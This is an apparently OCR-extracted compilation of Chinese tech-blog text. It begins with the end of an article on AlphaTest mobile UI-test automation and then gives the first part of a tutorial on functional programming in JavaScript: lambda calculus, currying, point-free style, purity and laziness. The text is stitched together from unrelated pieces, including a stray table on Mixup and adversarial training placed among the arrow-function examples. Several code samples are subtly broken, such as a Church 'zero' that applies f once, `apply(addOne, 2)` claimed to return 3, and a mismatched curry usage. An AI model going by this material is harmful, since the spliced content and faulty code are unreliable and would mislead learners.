[1] AlphaTest 在外卖 C 端测试团队的落地初期，我们采用了共建的模式，也就是业务研发人员与对应测试人员共同来进行用例录制与维护的工作；推荐这种工作模式的核心原因是，在 C 端功能迭代流程中的二轮周期的原有工作模式为，研发人员进行二轮冒烟测试，完成测试之后提交二轮包交由测试人员进行二轮回归测试，所以这本来就是一个双方都需要参与的环节；而二轮测试作为版本上线前的最重要一个测试流程，保证核心流程的正常也是测试人员与研发人员所关心重点。

[2] 经过多轮的使用与磨合之后，这种模式被证明是行之有效的，在整个 C 端二轮用例的转化过程中，测试人员主要负责了用例的录制与迭代流程，研发人员则主要负责版本回放数据的统计及问题用例的发现与解决。

### 外卖二轮落地情况

[1] 目前，AlphaTest 已经在外卖多个业务落地，支持了大于 15 个版本的二轮回归测试，用例覆盖率达到 70%。

[2] 覆盖了 Native、Mach、React Native、美团小程序、H5 技术栈的测试工作，能力上可进行支持：UI 自动化测试、埋点自动化测试、动态化加载成功率自动化测试、无障碍适配率自动化测试。

未来，我们会朝着“智能化”和“精准化”两个方向探索，覆盖更多测试场景的同时，更进一步提升测试人效。

## 6.2 实践效果

| 测试方向 | 同App回放成功率 | 跨App回放成功率 |
| --- | --- | --- |
| 功能自动化 | iOS:97.4%、Android: 94.7% | iOS:95.8%、Android: 91.1% |
| 埋点自动化 | iOS:96.3%、Android: 96% | iOS:95%、Android: 91% |

## 7. 参考资料

[1] https://appium.io
[2] http://docs.seleniumhq.org/projects/webdriver
[3] http://airtest.netease.com/index.html
[4] https://github.com/alipay/SoloPi

# 深入理解函数式编程（上）

作者：俊杰

## 前言

本文分为上下两篇，上篇讲述函数式编程的基础概念和特性，下篇讲述函数式编程的进阶概念、应用及优缺点。函数式编程既不是简单的堆砌函数，也不是语言范式的终极之道。我们将深入浅出地讨论它的特性，以期在日常工作中能在对应场景中进行灵活应用。

## 1. 先览：代码组合和复用

在前端代码中，我们现有一些可行的模块复用方式，比如：





图 1

除了上面提到的组件和功能级别的代码复用，我们也可以在软件架构层面上，通过选择一些合理的架构设计来减少重复开发的工作量，比如说很多公司在中后台场景中大量使用的**低代码平台**。

可以说，在大部分软件项目中，我们都要去探索**代码组合和复用**。

函数式编程，曾经有过一段黄金时代，后来又因面向对象范式的崛起而逐步变为小众范式。但是，函数式编程目前又开始在不同的语言中流行起来了，像 Java 8、JS、Rust 等语言都有对函数式编程的支持。

今天我们就来探讨 JavaScript 的**函数**，并进一步探讨 **JavaScript 中的函数式编程**（关于函数式编程风格软件的**组织、组合和复用**）。

图 2

## 2. 什么是函数式编程?

### 2.1 定义

函数式编程是一种风格范式，没有一个标准的教条式定义。我们来看一下维基百科的定义：

**函数式编程是一种编程范式，它将电脑运算视为函数运算，并且避免使用程序状态以及易变对象。其中，λ 演算是该语言最重要的基础。而且 λ 演算的函数可以接受函数作为输入的参数和输出的返回值。**

我们可以直接读出以下信息：

1. 避免状态变更
2. 函数作为输入输出
3. 和 λ **演算**有关

那什么是 λ **演算**呢?

## 2.2 函数式编程起源：λ 演算

**λ 演算（读作 lambda 演算）**由数学家**阿隆佐 · 邱奇**在 20 世纪 30 年代首次发表，它从**数理逻辑**（Mathematical logic）中发展而来，使用变量绑定（binding）和代换规则（substitution）来研究函数如何抽象化定义（define）、函数如何被应用（apply）以及递归（recursion）的形式系统。

**λ 演算和图灵机等价（图灵完备，作为一种研究语言又很方便）。**

通常用这个定义形式来表示一个 λ **演算**。

```
x       变量                              用字符或字符串来表示参数或者数学上的值或者表示逻辑上的值
(λx.M)  抽象化                             一个完整的函数定义（M是一个 lambda 项），在表达式M中的 x 都会绑定为变量 x。
(M N)   函数应用Function Application       将函数M作用于参数N。 M 和 N 是 lambda 项。
```

图 3

所以 λ **演算式**就三个要点：

1. **绑定关系**。变量任意性，x、y 和 z 都行，它仅仅是具体数据的代称。
2. **递归定义**。λ 项递归定义，M 可以是一个 λ 项。

**3. 替换归约**。λ 项可应用，空格分隔表示**对 M 应用 N**，N 可以是一个 λ 项。

比如这样的演算式：





图 4

通过变量**代换（substitution）**和**归约（reduction）**，我们可以像化简方程一样处理我们的演算。

λ **演算**有很多方式进行，数学家们也总结了许多和它相关的规律和定律（可查看维基百科）。

举个例子，小时候我们学习整数就是学会几个数字，然后用加法 / 减法来推演其他数字。在函数式编程中，我们可以用**函数**来定义自然数，有很多定义方式，这里我们讲一种实现方式：

```
0 = λf.λx.x
1 = λf.λx.f x
2 = λf.λx.f (f x)
3 = λf.λx.f (f (f x))
...
```

图 5

上面的演算式表示有一个函数 f 和一个参数 x。令 0 为 x，1 为 f x，2 为 f f x…

什么意思呢？这是不是很像我们数学中的幂：a^x（**a 的 x 次幂表示 a 对自身乘 x 次**）。相应的，我们理解上面的演算式就是**数字 n 就是 f 对 x 作用的次数**。有了这个数字的定义之后，我们就可以在这个基础上定义运算。

```
SUCC = λn.λf.λx.f(n f x)
PLUS = λm.λn.λf.λx.m f (n f x)
```

图 6

其中 **SUCC** 表示后继函数（**+1 操作**），**PLUS** 表示加法。现在我们来推导这个正确性。

```
SUCC 3 = λn.λf.λx.f(n f x) 3
       = λf.λx.f(3 f x)
       = λf.λx.f(f (f (f x)))
       = 4

PLUS 2 3 = λm.λn.λf.λx.m f (n f x) 2 3
         = λf.λx.2 f (3 f x)
         = λf.λx.2 f ((f (f (f x))))
         = λf.λx.(f (f (f (f (f x)))))
         = 5
```

图 7

这样，进行 λ **演算**就像是方程的代换和化简，在一个已知前提（公理，比如 0/1，加法）下，进行规则推演。

### 2.2.1 演算：变量的含义

在 λ **演算**中我们的表达式只有一个参数，那它怎么实现两个数字的二元操作呢？比如加法 a + b，需要两个参数。

**这时，我们要把函数本身也视为值**，可以通过把一个变量绑定到上下文，然后返回一个新的函数，来实现数据（或者说是状态）的保存和传递，被绑定的变量可以在需要实际使用的时候从上下文中引用到。

比如下面这个简单的演算式：

```
λm.λn.m + n 5
= λn.5 + n
```

图 8

第一次函数调用传入 m=5，返回一个新函数，这个新函数接收一个参数 n，并返回 m + n 的结果。像这种情况产生的上下文，就是 Closure（**闭包，函数式编程常用的状态保存和引用手段**），我们称变量 m 是被**绑定**（binding）到了第二个函数的上下文。

除了绑定的变量，λ **演算**也支持自由的变量，比如下面这个 y：





图 9

这里的 y 是一个没有绑定到参数位置的变量，被称为一个**自由变量**。

**绑定变量**和**自由变量**是函数的两种状态来源，一个可以被代换，另一个不能。实际程序中，通常把绑定变量实现为局部变量或者参数，自由变量实现为全局变量或者环境变量。

### 2.2.2 演算：代换和归约

演算分为 Alpha 代换和 Beta 归约。 前面章节我们实际上已经涉及这两个概念，下面来介绍一下它们。

**Alpha 代换**指的是变量的名称是不重要的，你可以写 λm.λn.m + n，也可以写 λx.λy.x + y，在演算过程中它们表示同一个函数。也就是说我们只**关心计算的形式**，而不关心细节用什么变量去实现。这方便我们不改变运算结果的前提下去修改变量命名，以方便在函数比较复杂的情况下进行化简操作。实际上，连整个 lambda 演算式的名字也是不重要的，我们只需要这种形式的计算，而不在乎这个形式的命名。

**Beta 归约**指的是如果你有一个**函数应用（函数调用）**，那么你可以对这个函数体中与标识符对应的部分做**代换（substitution）**，方式为使用参数（可能是另一个演算式）去替换标识符。听起来有点绕口，但是它实际上就是**函数调用的参数替换**。比如：





图 10

可以使用 1 替换 m，3 替换 n，那么整个表达式可以化简为 4。这也是函数式编程里面的引用透明性的由来。需要注意的是，这里的 1 和 3 表示表达式运算值，可以替换为其他表达式。比如把 1 **替换为**（λm.λn.m + n 1 3），这里就需要做两次归约来得到下面的最终结果：

```
λm.λn.m + n (λm.λn.m + n 1 3) 3
= λm.λn.m + n 4 3
= 7
```

图 11

## 2.3 JavaScript 中的 λ 表达式：箭头函数

ECMAScript 2015 规范引入了箭头函数，它没有 **this**，没有 **arguments**。只能作为一个**表达式（expression）**而不能作为一个**声明式（statement）**，表达式产生一个箭头函数引用，该箭头函数引用仍然有 **name** 和 **length** 属性，分别表示箭头函数的名字、形参（parameters）长度。一个箭头函数就是一个单纯的运算式，箭头函数我们也可以称为 **lambda 函数**，它在书写形式上就像是一个 λ **演算式**。

| 方法 | 简介 |
| --- | --- |
| 插值 Mixup | 对输入数据进行简单的线性变换，构造新的组合样本和组合 |
| Manifold Mixup | 将Mixup操作泛化到模型内部随机某层的特征上 |
| 对抗训练 | 在输入样本上增加微小的扰动 |
| 对比学习 R-drop | 对同一个句子做两次Dropout形成正样本对，再用KL散度限制两个子模 |

图 12

可以利用箭头函数做一些简单的运算，下例比较了四种箭头函数的使用方式：

```
// 加法
const add_1 = (x, y) => x + y;
const add_2 = x => x + y; // y来自外部(闭包引用外部参数)
const add_3 = x => y => x + y; // 可以用闭包串联参数(即柯里化)
const add_4 = b => a => a + b; // 参数命名和算式结果无关
```

图 13

这是直接针对数字（基本数据类型）的情况，如果是针对函数做运算（**引用数据类型**），事情就变得有趣起来了。我们看一下下面的示例：

```
const fn_1 = x => y => x(y); // 存储函数，延迟执行。这也是函数式编程「惰性计算」的来源
const fn_2 = f => x => f(x); // 替换变量名字，结果是一样
const add_1 = (f => f(5))(x => x + 2); // IIFE 7 = 2 + 5
const add_2 = (x => y => x + y)(2)(5); // IIFE 7 = 2 + 5
const add_3 = (x => x + 2)(5); // 7 = 2 + 5
const add_4 = 2 + 5;
```

图 14

fn_x 类型，表明我们可以利用函数内的函数，当函数被当作数据传递的时候，就可以对函数进行应用（apply），生成更高阶的操作。 并且 x => y => x(y) 可以有两种理解，一种是 x => y 函数传入 X => x(y)，另一种是 x 传入 y => x(y)。

add_x 类型表明，一个运算式可以有很多不同的路径来实现。

**上面的 add_1/add_2/add_3 我们用到了 JavaScript 的立即运算表达式 IIFE。**

λ **演算**是一种抽象的数学表达方式，我们不关心真实的运算情况，我们只关心这种**运算形式**。因此上一节的演算可以用 JavaScript 来模拟。下面我们来实现 λ **演算的 JavaScript 表示**。

```
// 定义自然数
const zero = f => x => f(x)
const one = f => x => f(f(x))
const two = f => x => f(f(f(x)))

// ...
// 为了表示函数累计的概念，引入两个辅助函数

// 同一个函数f对x (f f f f x...) 执行n次
const times = n => f => new Array(n).fill(f).reduce((acc, f) => x => f(acc(x)));
const countTime = x => x + 1;

console.log('COUNT', times(8)(countTime)(0)) // COUNT 8

var SUCC = n => f => x => times(n)(f)(x)
var PLUS = m => n => f => x => times(m)(f)(times(n)(f)(x))

console.log('SUCC 4', SUCC(4)(countTime)(0)) // SUCC 4 4
console.log('PLUS 5 6', PLUS(5)(6)(countTime)(0)) // PLUS 5 6 11
```

图 15

我们把 λ **演算中**的 f 和 x 分别取为 countTime 和 x，代入运算就得到了我们的自然数。

这也说明了不管你使用**符号系统**还是 **JavaScript 语言**，你想要表达的**自然数**是等价的。这也侧面说明 λ **演算**是一种**形式上的抽象（和具体语言表述无关的抽象表达）**。

## 2.4 函数式编程基础：函数的元、柯里化和 Point-Free

回到 JavaScript 本身，我们要探究**函数**本身能不能带给我们更多的东西？我们在 JavaScript 中有很多创建函数的方式：

```
// 函数声明
function log() {
    console.log(...arguments)
}
console.log(log.name) // log
console.log(log.length) // 0



// 函数表达式 logName可省略，不可被外部使用
const log = function logName () {
    // 可以使用logName
    console.log(...arguments)
}

console.log(log.name) // logName
console.log(log.length) // 0

// IIFE
// IIFE第一个括号是括号表达式，(expression)它产生一个值，比如var a = (1) // 1
// IIFE第二个括号是函数调用，值被传递到第一个表达式产生的函数上
(function IIFE() {
    console.log(...arguments)
})()

// 函数表达式-箭头函数 没有arguments
const arrowLog = (name) => console.log(name)
console.log(arrowLog.name) // arrowLog
console.log(arrowLog.length) // 1

// 运行时构造
const fn = new Function('a', 'b', 'c', `return a + b + c`)
console.log(fn.name) // anonymous
console.log(fn.length) // 3
```

图 16

虽然函数有这么多定义，但 function 关键字声明的函数带有 arguments 和 this 关键字，这让他们看起来更像是对象方法（method），而不是函数（function）。

况且 function 定义的函数大多数还能被构造（比如 new Array）。

接下来我们将只研究箭头函数，因为它更像是数学意义上的函数（仅执行计算过程）。

- 没有 arguments 和 this。
- 不可以被构造 new。

### 2.4.1 函数的元：完全调用和不完全调用

不论使用何种方式去构造一个函数，这个函数都有两个固定的信息可以获取：

- name 表示当前标识符指向的函数的名字。
- length 表示当前标识符指向的函数定义时的参数列表长度。

在数学上，我们定义 f(x) = x 是一个一元函数，而 f(x, y) = x + y 是一个二元函数。在 JavaScript 中我们可以使用函数定义时的 **length** 来定义它的元。

```
// 一元函数
const one = a => a;
// 二元函数
const two = (a, b) => a + b;
// 三元函数
const three = (a, b, c) => a + b + c;
```

图 17

定义**函数的元**的意义在于，我们可以对函数进行归类，并且可以明确一个函数需要的确切参数个数。函数的元在编译期（类型检查、重载）和运行时（异常处理、动态生成代码）都有重要作用。

如果我给你一个**二元函数**，你就知道需要传递两个参数。比如 + 就可以看成是一个二元函数，它的左边接受一个参数，右边接受一个参数，返回它们的和（或字符串连接）。

在一些其他语言中，+ 确实也是由抽象类来定义实现的，比如 Rust 语言的 **trait Add**。

但我们上面看到的 λ **演算**，每个函数都只有一个元。为什么呢?

只有一个元的函数方便我们进行代数运算。λ 演算的参数列表使用 λx. λy. λz 的格

式进行分割，返回值一般都是函数，如果一个二元函数，调用时只使用了一个参数，则返回一个「不完全调用函数」。这里用三个例子解释“不完全调用”。

第一个，不完全调用，代换参数后产生了一个**不完全调用函数** λz.3 + z。

```
λx.λy.λz.x + y + z

令x = 1, y = 2

((λx.λy.λz.x + y + z) 1 2) = λz.3 + z
```

图 18

第二个，Haskell 代码，调用一个函数 add（类型为 a -> a -> a），得到另一个函数 add 1（类型为 a -> a）。

```
-- 定义一个add函数。注：实际上+也是这个类型
add :: a -> a -> a
add a b = a + b

-- :t (add 1)
-- a -> a
```

图 19

第三个，上一个例子的 JavaScript 版本。

```
const addThree = a => b => c => a + b + c

console.log(addThree(1)(2)) // c => a + b + c
```

图 20

“不完全调用”在 JavaScript 中也成立。实际上它就是 JavaScript 中闭包（Closure，上面我们已经提到过）产生的原因，一个函数还没有被销毁（调用没有完全结束），你可以在子环境内使用父环境的变量。

注意，上面我们使用到的是一元函数，如果使用三元函数来表示 addThree，那么函数一次性就调用完毕了，不会产生不完全调用。

函数的元还有一个著名的例子（面试题）：

```
['1', '2'].map(Number);   // [1, 2]
['1', '2'].map(parseInt); // [1, NaN]
```

图 21

造成上述结果的原因就是，**Number** 是一元的，接受 **map** 第一个参数就转换得到返回值；而 **parseInt** 是二元的，第二个参数拿到进制为 **1**（**map** 函数为三元函数，第二个参数返回元素索引），无法输出正确的转换，只能返回 **NaN**。这个例子里面涉及到了一元、二元、三元函数，多一个元，函数体就多一个状态。如果世界上只有一元函数就好了！我们可以全通过一元函数和不完全调用来生成新的函数处理新的问题。

认识到函数是有元的，这是函数式编程的重要一步，多一个元就多一种复杂度。

### 2.4.2 柯里化函数：函数元降维技术

柯里化（curry）函数是一种把函数的元降维的技术，这个名词是为了纪念我们上文提到的数学家**阿隆佐・邱奇**。

首先，函数的几种写法是等价的（最终计算结果一致）。

```
const add = (a, b) => a + b
const add = a => b => a + b
```

图 22

这里列一个简单的把普通函数变为柯里化函数的方式（柯里化函数 Curry）。

```
const curry = function (fn) { // bind(绑定) fn
    let length = fn.length; // bind length
    let params = []; // bind params
    return function partial(x) {
        params.push(x); // use使用 params
        if (params.length === length) { // use length
            return fn(...params) // use fn
        } else {
            return partial
        }
    }
}

const curryAdd = curry((a, b, c) => a + b + c)

curryAdd(1)(2)(3) // 6
```

图 23

柯里化函数帮助我们把一个多元函数变成一个不完全调用，利用 Closure 的魔法，把

函数调用变成延迟的偏函数（不完全调用函数）调用。这在函数**组合、复用**等场景非常有用。比如：

```
// http.js
export default (url, params) => fetch(url, params)

// api.js
import api from './api.js'
export const fetchList = curry(api, '/api/getList')
export const fetchItem = curry(api, '/api/getItem')

// ui.js
async function UI() {
    const list = await fetchList({name: 'aa'})
    const all = list.forEach(async row => await fetchItem({id: row.id}))
    const res = Promise.all(all)
    return res;
}
```

图 24

虽然你可以用其他闭包方式来实现函数的延迟调用，但 Curry 函数绝对是其中形式最美的几种方式之一。

### 2.4.3 Point-Free ｜无参风格：函数的高阶组合

函数式编程中有一种 **Point-Free** 风格，中文语境大概可以把 **point** 认为是参数点，对应 λ **演算**中的函数应用（Function Apply），或者 JavaScript 中的函数调用（Function Call），所以可以理解 **Point-Free 就指的是无参调用**。

来看一个日常的例子，把二进制数据转换为八进制数据：

```
var strNums = ['01', '10', '11', '1110']

strNums.map(x => parseInt(x, 2)).map(x => x.toString(8)) // ['1', '2', '3', '16']
```

图 25

这段代码运行起来没有问题，但我们为了处理这个转换，需要了解 **parseInt(x, 2)** 和 **toString(8)** 这两个函数（为什么有魔法数字 2 和魔法数字 8），并且要关心数据（函数类型 **a -> b**）在每个节点的形态（关心数据的流向）。有没有一种方式，可以让我们只关心入参和出参，不关心数据流动过程呢?

```
const toBinary = x => parseInt(x, 2); // 可以使用curry定义
const toStringOx = x => x.toString(8); // 可以使用curry定义
const pipe =  (...fns) =>  x => fns.reduce((acc, fn) => fn(acc), x);

// 数据流向没有显示出现
var strNums = ['01', '10', '11', '1110']
strNums.map(pipe(toBinary, toStringOx)) // ['1', '2', '3', '16']
```

图 26

上面的方法假设我们已经有了一些基础函数 **toBinary**（语义化，消除魔法数字 2）和 **toStringOx**（语义化，消除魔法数字 8），并且有一种方式（**pipe**）把基础函数组合（**Composition**）起来。如果用 **Typescript** 表示我们的数据流动就是：

```
type toBinary = (strNum: string) => number
type toStringOx = (num: number) => string

type pipe = (strNum: string) =>
    (handler1: toBinary, handler2: toStringOx) =>
    returnType<toStringOx>
```

图 27

用 Haskell 表示更简洁，后面都用 Haskell 类型表示方式，作为我们的符号语言。

```
[char] -> [int] -> [char]
```

图 28

值得注意的是，这里的 x-> [int] ->y 我们不用关心，因为 pipe(..) 函数帮我们处理了它们。pipe 就像一个盒子。

图 29

BOX 内容不需要我们理解。而为了达成这个目的，我们需要做这些事：

- utils 一些特定的工具函数。

- curry 柯里化并使得函数可以被复用。
- composition 一个组合函数，像胶水一样粘合所有的操作。
- name 给每个函数定义一个见名知意的名字。

综上，Point-Free 风格是粘合一些基础函数，最终让我们的数据操作不再关心中间态的方式。这是函数式编程，或者说函数式编程语言中我们会一直遇到的风格，表明我们的基础函数是值得信赖的，我们仅关心数据转换这种形式，而不是过程。JavaScript 中有很多实现这种基础函数工具的库，最出名的是 Lodash。

可以说函数式编程范式就是在不停地组合函数。

## 2.5 函数式编程特性

说了这么久，都是在讲函数，那么究竟什么是函数式编程呢？在网上你可以看到很多定义，但大都离不开这些特性。

- First Class 函数：函数可以被应用，也可以被当作数据。
- Pure 纯函数，无副作用：任意时刻以相同参数调用函数任意次数得到的结果都一样。
- Referential Transparency 引用透明：可以被表达式替代。
- Expression 基于表达式：表达式可以被计算，促进数据流动，状态声明就像是一个暂停，好像数据到这里就会停滞了一下。
- Immutable 不可变性：参数不可被修改、变量不可被修改—宁可牺牲性能，也要产生新的数据（Rust 内存模型例外）。
- High Order Function 大量使用高阶函数：变量存储、闭包应用、函数高度可组合。
- Curry 柯里化：对函数进行降维，方便进行组合。
- Composition 函数组合：将多个单函数进行组合，像流水线一样工作。

另外还有一些特性，有的会提到，有的一笔带过，但实际也是一个特性（以 Haskell 为例）。

- **Type Inference** 类型推导：如果无法确定数据的类型，那函数怎么去组合?（常见，但非必需）
- **Lazy Evaluation** 惰性求值：函数天然就是一个执行环境，惰性求值是很自然的选择。
- **Side Effect** IO：一种类型，用于处理副作用。一个不能执行打印文字、修改文件等操作的程序，是没有意义的，总要有位置处理副作用。（边缘）

数学上，我们定义函数为集合 A 到集合 B 的映射。在函数式编程中，我们也是这么认为的。函数就是把数据从某种形态映射到另一种形态。注意理解“映射”，后面我们还会讲到。





图 30

## 2.5.1 First Class：函数也是一种数据

函数本身也是数据的一种，可以是参数，也可以是返回值。

```
const apply = f => x => f(x)
const addOne = x => x + 1
apply(addOne, 2) // 3
```

图 31

通过这种方式，我们可以让函数作为一种可以保存状态的值进行流动，也可以充分利用不完全调用函数来进行函数组合。把函数作为数据，实际上就让我们有能力获取函数内部的状态，这样也产生了闭包。但函数式编程不强调状态，大部分情况下，我们的“状态”就是一个函数的元（我们从元获取外部状态）。

## 2.5.2 纯函数：无状态的世界

通常我们定义输入输出（IO）是不纯的，因为 IO 操作不仅操作了数据，还操作了这个数据范畴外部的世界，比如打印、播放声音、修改变量状态、网络请求等。这些操作并不是说对程序造成了破坏，相反，一个完整的程序一定是需要它们的，不然我们的所有计算都将毫无意义。

但纯函数是可预测的，引用透明的，我们希望代码中更多地出现纯函数式的代码，这样的代码可以被预测，可以被表达式替换，而更多地把 IO 操作放到一个统一的位置做处理。

```
const add = async  x => await fetch() + x

add(1).then(console.log)
```

图 32

这个 add 函数是不纯的，但我们把副作用都放到它里面了。任意使用这个 add 函数的位置，都将变成不纯的（就像是 async/await 的传递性一样）。需要说明的是抛开实际应用来谈论函数的纯粹性是毫无意义的，我们的程序需要和终端、网络等设备进行交互，不然一个计算的运行结果将毫无意义。但对于函数的元来说，这种纯粹性就很有意义，比如：

```
var obj = {name: 'wander', age: 20}

function calculate(o) {
    o.name = 'anonymous'

    var localName = o.name
    var localAge = o.age
}

calculate(obj)

// obj被改变了
```

图 33

当函数的元像上面那样是一个引用值，如果一个函数的调用不去控制自己的纯粹性，对别人来说，可能会造成毁灭性打击。因此我们需要对引用值特别小心。

```
var obj = {name: 'wander', age: 20}

function calculate(o) {
    var local = {...o, name: 'anonymous'}

    var localName = local.name
    var localAge = local.age
}

calculate(obj)

// obj没有改变
```

图 34

上面这种解构赋值的方式仅解决了第一层的引用值，很多其他情况下，我们要处理一个引用树、或者返回一个引用树，这需要更深层次的解引用操作。请小心对待你的引用。

函数的纯粹性要求我们时刻提醒自己降低状态数量，把变化留在函数外部。

## 2.5.3 引用透明：代换

通过表达式替代（也就是 λ 演算中讲的归约），可以得到最终数据形态。

```
const add = a => b => a + b

const four = add(1)(3);
four = 1 + 3 = 4;
```

图 35

也就是说，调用一个函数的位置，我们可以使用函数的调用结果来替代此函数调用，产生的结果不变。

一个引用透明的函数调用链永远是可以被合并式代换的。

### 2.5.4 不可变性：把简单留给自己

一个函数不应该去改变原有的引用值，避免对运算的其他部分造成影响。

```
const man = {age: 1}
const nextYear = man => ({age: man.age + 1})

const future = times(19, nextYear)(man);

future !== man // true
```

图 36

一个充满变化的世界是混沌的，在函数式编程世界，我们需要强调参数和值的不可变性，甚至在很多时候我们可以为了不改变原来的引用值，牺牲性能以产生新的对象来进行运算。牺牲一部分性能来保证我们程序的每个部分都是可预测的，任意一个对象从创建到消失，它的值应该是固定的。

一个元如果是引用值，请使用一个副本（克隆、复制、替代等方式）来得到状态变更。

### 2.5.5 高阶：函数抽象和组合

JS 中用的最多的就是 Array 相关的高阶函数。实际上 Array 是一种 Monad（后面讲解）。

```
const list = [1, 2, 3]
const addOne = x => x + 1
const next = list.map(addOne)
```

图 37

通过高阶函数传递和修改变量：

```
const factorial = n => n > 0 ? n * factorial(n - 1) : 1;

factorial(5) // 120
```

图 38

高阶函数实际上为我们提供了注入环境变量（或者说绑定环境变量）提供了更多可能。React 的高阶组件就从这个思想上借用而来。一个高阶函数就是使用或者产生另一个函数的函数。高阶函数是函数组合（Composition）的一种方式。

高阶函数让我们可以更好地组合业务。常见的高阶函数有：

- map
- compose
- fold
- pipe
- curry
- ….

### 2.5.6 惰性计算：降低运行时开销

惰性计算的含义就是在真正调用到的时候才执行，中间步骤不真实执行程序。这样可以让我们在运行时创建很多基础函数，但并不影响实际业务运行速度，唯有业务代码真实调用时才产生开销。

```
const addOne = x => x + 1
const map = fn => x => fn(x)
const exec = map(addOne)
```

图 39

map(addOne) 并不会真实执行 +1，只有真实调用 exec 才执行。当然这个只是一个简单的例子，强大的惰性计算在函数式编程语言中还有很多其他例子。比如：

```
-- haskell中取无穷大函数前三个
take 3 [1..]
```

图 40

“无穷”只是一个字面定义，我们知道计算机是无法定义无穷的数据的，因此数据在 take 的时候才真实产生。

